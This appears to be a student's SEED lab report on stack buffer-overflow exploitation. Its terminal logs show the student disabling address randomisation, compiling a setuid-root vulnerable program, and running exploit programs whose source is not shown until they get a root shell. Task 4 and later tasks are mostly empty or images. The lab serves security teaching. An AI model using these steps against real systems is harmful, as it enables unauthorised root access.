Jinfeng (Jeffery) Liu
Liujinfeng1209@gmail.com

Task 1:

```
[06/23/19]seed@VM:~$ sudo rm /bin/sh
rm: cannot remove '/bin/sh': No such file or directory
[06/23/19]seed@VM:~$ sudo ln -s /bin/zsh /bin/sh
[06/23/19]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[06/23/19]seed@VM:~$ gcc -z execstack -o call_shellcode call_shellcode.c
call_shellcode.c: In function 'main':
call_shellcode.c:24:4: warning: implicit declaration of function 'strcpy' [-Wimplicit-function-declaration]
    strcpy(buf, code);
    ^
call_shellcode.c:24:4: warning: incompatible implicit declaration of built-in function 'strcpy'
call_shellcode.c:24:4: note: include '<string.h>' or provide a declaration of 'strcpy'
[06/23/19]seed@VM:~$ ./call_shellcode
$
$
$
$ exit
[06/23/19]seed@VM:~$
```

Task 2:

```
[06/21/19]seed@VM:~$ gcc -o stack -z execstack -fno-stack-protector stack.c
[06/21/19]seed@VM:~$ sudo chown root stack
[06/21/19]seed@VM:~$ sudo chmod 4755 stack
[06/21/19]seed@VM:~$ ls -l stack
-rwsr-xr-x 1 root seed 7476 Jun 21 17:27 stack
[06/21/19]seed@VM:~$
```

Exploit.c


```
[06/21/19]seed@VM:~$ gcc -o exploit2 exploit2.c
[06/21/19]seed@VM:~$ ./exploit
Segmentation fault
[06/21/19]seed@VM:~$ ./exploit2
[06/21/19]seed@VM:~$ gcc -o stack -z execstack -fno-stack-protector stack.c
[06/21/19]seed@VM:~$ sudo chown root stack
[sudo] password for seed:
[06/21/19]seed@VM:~$ sudo chmod 4755 stack
[06/21/19]seed@VM:~$ ls -l stack
-rwsr-xr-x 1 root seed 7476 Jun 21 18:12 stack
[06/21/19]seed@VM:~$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(
o),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

```
[06/23/19]seed@VM:~$ gcc -o exploit exploit.c
[06/23/19]seed@VM:~$ ./exploit
stack ptr: 0x0xbfffea08
retaddr: 0x0xbfffea47
retaddr: 0x0xbfffebfe
buffer: 0x0xbfffea47
shellcode size: 25
[06/23/19]seed@VM:~$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdr
om),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

Jinfeng (Jeffery) Liu
Liujinfeng1209@gmail.com

Task 3:

```
[06/21/19]seed@VM:~$ sudo rm /bin/sh
[sudo] password for seed:
[06/21/19]seed@VM:~$ sudo ln -s /bin/dash /bin/sh
[06/21/19]seed@VM:~$ gcc dash_shell_test.c -o dash_shell_test
[06/21/19]seed@VM:~$ sudo chown root dash_shell_test
[06/21/19]seed@VM:~$ sudo chmod 4755 dash_shell_test
[06/21/19]seed@VM:~$ ls -l dash_shell_test
-rwsr-xr-x 1 root seed 7404 Jun 21 18:33 dash_shell_test
[06/21/19]seed@VM:~$ ./dash_shell_test
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip)
,46(plugdev),113(lpadmin),128(sambashare)
$
```





Exploit2:

```
[06/23/19]seed@VM:~$ gcc -o exploit2 exploit2.c
[06/23/19]seed@VM:~$ ./exploit2
Shell code size: 0x517
Return address : 0x0xbfffea08
address + offset: 0x0xbfffead0
Buffer first address : 0x0xbfffea47
Overflow address on position 0x0xbfffea47
Overflow address on position 0x0xbfffea4b
Overflow address on position 0x0xbfffea4f
Overflow address on position 0x0xbfffea53
Overflow address on position 0x0xbfffea57
Overflow address on position 0x0xbfffea5b
Overflow address on position 0x0xbfffea5f
Overflow address on position 0x0xbfffea63
Overflow address on position 0x0xbfffea67
Overflow address on position 0x0xbfffea6b
[06/23/19]seed@VM:~$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(
dip),46(plugdev),113(lpadmin),128(sambashare)
#
```


Task 4:

Jinfeng (Jeffery) Liu
Liujinfeng1209@gmail.com






Jinfeng (Jeffery) Liu
Liujinfeng1209@gmail.com




Task 5:



Jinfeng (Jeffery) Liu
Liujinfeng1209@gmail.com

Task 6:



Exploit vs exploit 2